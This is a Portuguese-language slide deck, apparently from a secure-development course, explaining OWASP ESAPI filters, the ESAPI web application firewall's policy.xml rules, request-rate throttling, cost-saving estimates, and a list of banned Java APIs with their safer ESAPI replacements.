  - **GZIPFilter** – Verifica se o browser suporta compressão com Gzip e usa a compressão dos dados de retorno com gzip
  - **LoginFilter** – Intercepta requisições de login para implementar a funcionalidade "Remember Me"
  - **ClickjackFilter –** Filtra quais páginas não podem receber frames internos, podendo ser configurado no web.xml com as seguintes opções:
    - » **DENY** – Nenhum frame interno é permitido para as páginas filtradas, mesmo que sejam da própria aplicação
    - » **SAMEORIGIN** – É permitido frames internos nas páginas filtradas que referenciam apenas as páginas internas da própria aplicação

Filtros ESAPI

- Configurando ClickJackFilter:
  - Modo DENY

```
<filter>
    <filter-name>ClickjackFilterDeny</filter-name>
        <filter-class>org.owasp.filters.ClickjackFilter</filter-class>
    <init-param>
        <param-name>mode</param-name>
        <param-value>DENY</param-value>
    </init-param>
</filter>
```

  - Modo SAMEORIGIN

```
<filter>
    <filter-name>ClickjackFilterSameOrigin</filter-name>
        <filter-class>org.owasp.filters.ClickjackFilter</filter-class>
    <init-param>
        <param-name>mode</param-name>
        <param-value>SAMEORIGIN</param-value>
    </init-param>
</filter>
```

ESAPI Filter

- Serve como implementação de referência
- Realiza verificação de controle de token CSRF na URL

```
ESAPI.httpUtilities().checkCSRFToken();
```

- Realiza verificação de autenticação do Usuário

```
ESAPI.authenticator().login(request, response);
```

- Define flags para não fazer cache dos cabeçalhos

```
ESAPI.httpUtilities().setNoCacheHeaders( response );
```

ESAPI Filter

- Realiza log (o array obfuscate contém uma lista de parametros que não devem ser registrado em log → **password**)

```
ESAPI.httpUtilities().logHTTPRequest(request, logger, Arrays.asList(obfuscate));
```

- Realiza o controle de acesso às URLs

```
ESAPI.accessController().isAuthorizedForURL(request.getRequestURI())
```


- Faz a ligação com o request/response

```
ESAPI.httpUtilities().setCurrentHTTP(request, response);
```

ESAPI WAF - Web Application Firewall

- Configurado por arquivo de configuração policy.xml, onde é possível definir:
  - Virtual patches
  - Mecanismo que garante a autenticação
  - Mecanismo que garante o controle de acesso
  - Mecanismo que realiza a filtragem/detecção de saída de dados
  - Mecanismo que força o uso de HTTPS
  - entre outros...

ESAPI WAF - Web Application Firewall



Virtual patches
Authentication rules
URL access control
Egress filtering
Attack surface reduction
Real-time security

ESAPI WAF - Web Application Firewall

- Esqueleto do arquivo policy.xml, onde é possível definir:
  - Aliases
  - Settings

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <aliases></aliases>
    <settings></settings>
</policy>
```

ESAPI WAF - Web Application Firewall

- Definindo aliases

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <aliases>
        <alias name="ADMIN_PATH" type="regex">^/admin/.*</alias>
    </aliases>

    <settings></settings>
</policy>
```

ESAPI WAF - Web Application Firewall

- Definindo ações:
  - » **redirect** – redireciona para página de erro
  - » **block** – pára o processamento e retorna uma página em branco
  - » **log** – realiza o log da operação

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <aliases></aliases>
    <settings>
        <mode>block</mode>
        <session-cookie-name>JSESSIONID</session-cookie-name>
        <error-handling>
            <default-redirect-page>/error.jsp</default-redirect-page>
            <block-status>500</block-status>
        </error-handling>
    </settings>
</policy>
```

ESAPI WAF - Web Application Firewall

- Algumas tags úteis: <virtual-patches … >
  - Criando virtual patches
    - » São úteis para criar proteções urgentes que previnem contra ameaças recém descobertas e que a mudança em código é demorada ou está impossibilitada

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <virtual-patches>
        <virtual-patch id="1234" path="/foo.jsp" variable="request.parameters.bar"
            pattern="[0-9a-zA-Z]" message="Ataque xyz" />
    </virtual-patches>
</policy>
```

ESAPI WAF - Web Application Firewall

- Algumas tags úteis: <restrict-source-ip … >
  - Restringindo os IPs que acessam determinado path

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <authorization-rules>
        <restrict-source-ip type="regex" ip-header="X-ORIGINAL-IP"
            Ip-regex="(192\.168\.1\..*|127.0.0.1)" >/admin/.*</restrict-source-ip>
    </authorization-rules>
</policy>
```

ESAPI WAF - Web Application Firewall

- Algumas tags úteis: <must-match … >
  - Exigindo determinado valor em variáveis de sessão/requisição (cabeçalho HTTP)

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <authorization-rules>
        <must-match path="^/admin/.*" variable="session.org.acme.user.roles"
                operator="inList" value="admin" />
        <must-match path="^/admin/.*" variable="request.headers.X-ROLES"
                operator="contains" value="admin" />
    </authorization-rules>
</policy>
```

equals
exists
inList
contains

ESAPI WAF - Web Application Firewall

- Algumas tags úteis: <restrict-extension … > e <restrict-method … >
  - Restringindo acesso a determinada extensão de arquivo
  - Restringindo ou autorizando métodos GET/POST/HEAD

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <url-rules>
            <restrict-extension deny=".java" />
            <restrict-method deny="GET" path=".*\.do$" />
            <restrict-method allow="^(GET|POST|HEAD)$" />
    </url-rules>
</policy>
```

ESAPI WAF - Web Application Firewall

- Algumas tags úteis: <enforce-https … >
  - Força o uso do HTTPs e permite definir páginas de exceção, onde o uso do HTTPs não é obrigatório

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <url-rules>
        <enforce-https path="/.*">
            <path-exception>/index.html</path-exception>
            <path-exception type="regex">/images/.*</path-exception>
            <path-exception type="regex">/help/.*</path-exception>
        </enforce-https>
    </url-rules>
</policy>
```

URLs que são exceção à regra e não deve exigir HTTPs para elas

ESAPI WAF - Web Application Firewall

- Algumas tags úteis: <restrict-user-agent … >
  - Restringindo o client (user-agent)
    - » No exemplo abaixo o bot do Google que realiza a busca e indexação dentro dos sites está sendo bloqueado

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <url-rules>
        <header-rules>
            <restrict-user-agent deny=".*GoogleBot.*" />
            <restrict-user-agent allow=".*" />
        </header-rules>
    </url-rules>
</policy>
```

ESAPI WAF - Web Application Firewall

- Algumas tags úteis: <add-secure-flag … >
  - Adicionando flag “secure-flag” nos cookies

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <outbound-rules>
        <add-secure-flag>
            <cookie name=".*"/>
        </add-secure-flag>
    </outbound-rules>
</policy>
```

ESAPI WAF - Web Application Firewall

- Algumas tags úteis: <bean-shell-script … >
  - Executando scripts beanshell

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <outbound-rules>
        <bean-shell-rules>
            <bean-shell-script id="example1"
                file="src/WAF/bean-shell-rule.bsh"
                stage="before-request-body"/>
            </bean-shell-rules>
    </outbound-rules>
</policy>
```

before-request-body

after-request-body

before-response

ESAPI WAF - Web Application Firewall

- Algumas tags úteis: <bean-shell-script … >
  - Executando scripts em beanshell que podem executar operações pré-definidas

```
<?xml version="1.0" encoding="UTF-8"?>
<policy>
    <outbound-rules>
        <bean-shell-rules>
            <bean-shell-script id="example1"
                file="src/WAF/bean-shell-rule.bsh"
                stage="before-request-body"/>
            </bean-shell-rules>
    </outbound-rules>
</policy>
```

```
import org.owasp.esapi.waf.actions.*;

session.setAttribute("simple_waf_test", "true");

action = new RedirectAction();
```

BlockAction

DefaultAction

DoNothingAction

RedirectAction

ESAPI Request Rate Throttle

- É um filtro que limita a taxa de requisições para um certo limite de requisições por segundo
- A taxa padrão é 5 hits a cada 10 segundos
- A taxa pode ser redefinida ao adicionar parâmetros no arquivo web.xml com o nome "**hits**" e "**period**" com os valores desejados

ESAPI Request Rate Throttle

- Configuração com a definição dos parâmetros **hits** e **period** no arquivo web.xml

```
<filter>
    <filter-name>RequestRateThrottleFilter</filter-name>
    <filter-class>org.owasp.esapi.filters.RequestRateThrottleFilter</filter-class>
    <init-param>
            <param-name>hits</param-name>
             <param-value>10</param-value>
    </init-param>
    <init-param>
        <param-name>period</param-name>
             <param-value>15</param-value>
    </init-param>
</filter>

<filter-mapping>
      <filter-name>RequestRateThrottleFilter</filter-name>
      <url-pattern>/*</url-pattern>
</filter-mapping>
```

Vantagens do Uso da Biblioteca ESAPI

- ESAPI x OWASP Top Ten

OWASP Top Ten	OWASP ESAPI
A1: Injection	Encoder
A2: Cross-Site Scripting (XSS)	Validator, Encoder
A3: Broken Authentication and Session Management	Authenticator, User, HTTPUtils
A4: Insecure Direct Object References	AccessReferenceMap, AccessController
A5: Cross-Site Request Forgery (CSRF)	User (CSRF Token)
A6: Security Misconfiguration	SecurityConfiguration
A7: Insecure Cryptographic Storage	Encryptor
A8: Failure to Restrict URL Access	AccessController
A9: Insufficient Transport Layer Protection	HTTPUtilities (Secure Cookie, Channel)
A10: Unvalidated Redirects and Forwards	HTTPUtilities

Vantagens do Uso da Biblioteca ESAPI

- **Potenciais redução de custos da empresa**

Programa de Segurança de Aplicações envolve:

- Treinamento em Segurança de Aplicações
- Ciclo de vida de desenvolvimento seguro
- Guias e padrões de segurança em aplicações
- Inventário e Métricas de segurança em aplicações

Hipóteses

- 1000 aplicações, muitas tecnologias, algumas terceirizadas
- 300 desenvolvedores, 10 aulas de treinamento por ano
- 50 novos projetos de aplicações por ano
- Equipe de segurança de aplicações pequena

Fonte: Jeff Williams, Establishing an Enterprise Security API to Reduce Application Security Costs

Vantagens do Uso da Biblioteca ESAPI

- Estimativa de custos para tratar XSS

Cost Area	Typical	With Standard XSS Control
XSS Training	1 days	2 hours
XSS Requirements	2 days	1 hour
XSS Design (Threat Model, Arch Review)	2.5 days	1 hour
XSS Implementation (Build and Use Controls)	7 days	16 hours
XSS Verification (Scan, Code Review, Pen Test)	3 days	12 hours
XSS Remediation	3 days	4.5 hours
Totals	**18.5 days**	**4.5 days**

Fonte: www.owasp.org

Vantagens do Uso da Biblioteca ESAPI


- Potencial de redução de custos da organização com a ESAPI

Cost Area	Typical	With ESAPI
AppSec Training (semiannual)	$270K	$135K
AppSec Requirements	250 days ($150K)	50 days ($30K)
AppSec Design (Threat Model, Arch	500 days ($300K)	250 days ($150K)
AppSec Implementation (Build and Use Controls)	1500 days ($900K)	500 days ($300K)
AppSec Verification (Scan, Code Review, Pen	500 days ($300K)	250 days ($150K)
AppSec Remediation	500 days ($300K)	150 days ($90K)
AppSec Standards and Guidelines	100 days ($60K)	20 days ($12K)
AppSec Inventory, Metrics, and Management	250 days ($150K)	200 days ($120K)
Totals	**$2.43M**	**$1.00M**

Fonte: Jeff Williams, Establishing an Enterprise Security API to Reduce Application Security Costs

Vantagens do Uso da Biblioteca ESAPI

- Potencial de redução de custos da organização com a ESAPI



Fonte: Jeff Williams, Establishing an Enterprise Security API to Reduce Application Security Costs

Overview de APIs Java banidas

System.out.println() → Logger.*

Throwable.printStackTrace() → Logger.*

Runtime.exec() → Executor.safeExec()

Reader.readLine() → Validator.safeReadLine()

Session.getId() → Randomizer.getRandomString() (better not to use at all)

ServletRequest.getUserPrincipal() → Authenticator.getCurrentUser()

ServletRequest.isUserInRole() → AccessController.isAuthorized*()

Session.invalidate() → Authenticator.logout()

Math.Random.* → Randomizer.*

File.createTempFile() → Randomizer.getRandomFilename()

ServletResponse.setContentType() → HTTPUtilities.setContentType()

ServletResponse.sendRedirect() → HTTPUtilities.sendSafeRedirect()

Overview de APIs Java banidas

RequestDispatcher.forward() → HTTPUtilities.sendSafeForward()

ServletResponse.addHeader() → HTTPUtilities.addSafeHeader()

ServletResponse.addCookie() → HTTPUtilities.addSafeCookie()

ServletRequest.isSecure() → HTTPUtilties.isSecureChannel()

Properties.* → EncryptedProperties.*

ServletContext.log() → Logger.*

java.security and javax.crypto → Encryptor.*

java.net.URLEncoder/Decoder → Encoder.encodeForURL/decodeForURL

java.sql.Statement.execute → PreparedStatement.execute

ServletResponse.encodeURL → HTTPUtilities.safeEncodeURL (better not to use at all)

ServletResponse.encodeRedirectURL → HTTPUtilities.safeEncodeRedirectURL (better not to use at all)

Summary & Conclusion

Conclusões

Considerações Finais:

- A ESAPI auxilia no reuso e integração dos controles de segurança para desenvolver aplicações seguras, porém existe a necessidade de criar processos que vão além do código fonte da aplicação, envolvendo:
  - Análise de riscos de segurança de aplicações Web
  - Processo de codificação segura

Conclusões

Considerações Finais:

- A razão pela qual criamos princípios de segurança no desenvolvimento é ajudar os desenvolvedores a construírem aplicações seguras e não apenas para evitar as vulnerabilidades mais comuns atualmente.
- Este provérbio resume esta ideia:

> *"Ensinar o desenvolvedor a se prevenir contra uma determinada vulnerabilidade fará com que ele se previna dela. Ensiná-lo a desenvolver de forma segura fará com que ele se previna de muitas vulnerabilidades."*

Referências

DOM Based Cross Site Scripting or XSS of the Third Kind
http://www.webappsec.org/projects/articles/071105.shtml

http://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

http://en.wikipedia.org/wiki/Canonicalization

http://www.securityninja.co.uk/output-validation-using-the-owasp-esapi

http://www.securityninja.co.uk/input-validation-using-the-owasp-esapi

http://code.google.com/p/owasp-esapi-java/

Referências

http://www.cgisecurity.com

http://www.webappsec.org

http://buildsecurityin.us-cert.gov

http://www.cert.org

http://www.sans.org

http://www.securityfocus.com

Referências

Blogs:

http://ha.ckers.org/blog (RSnake)

http://shiflett.org (Chris Shiflett)

http://jeremiahgrossman.blogspot.com

http://www.gnucitizen.org (PDP)

http://sylvanvonstuppe.blogspot.com

http://www.memestreams.net/users/Acidus (Billy Hoffman)

http://taosecurity.blogspot.com (Richard Bejtlich)

http://www.dhanjani.com (Nitesh Dhanjani)

Referências

Vitor Afonso, André Grégio, Paulo Licio de Geus, Segurança Web: Técnicas para Programação Segura de Aplicações, AppSec Brasil, 2009.

Chris Schmidt, Solving Real World Problems with ESAPI, FROC 2010

Fonte: Jeff Williams, Establishing an Enterprise Security API to Reduce Application Security Costs, Aspect Security

OWASP Esapi for Java EE 2.0a, Web Application Firewall Policy File Specification, alpha, OWASP Foundation.

Referências

Michael Coates, OWASP AppSensor, V1.1, Detect and Respond to Attacks from within the Application, OWASP Foundation.

Michael Coates, AppSensor: Real Time Defenses, OWASP Foundation

http://www.owasp.org/index.php/OWASP_AppSensor_Project

http://www.owasp.org/index.php/AppSensor_GettingStarted

http://www.owasp.org/index.php/AppSensor_Developer_Guide

http://www.beanshell.org/docs.html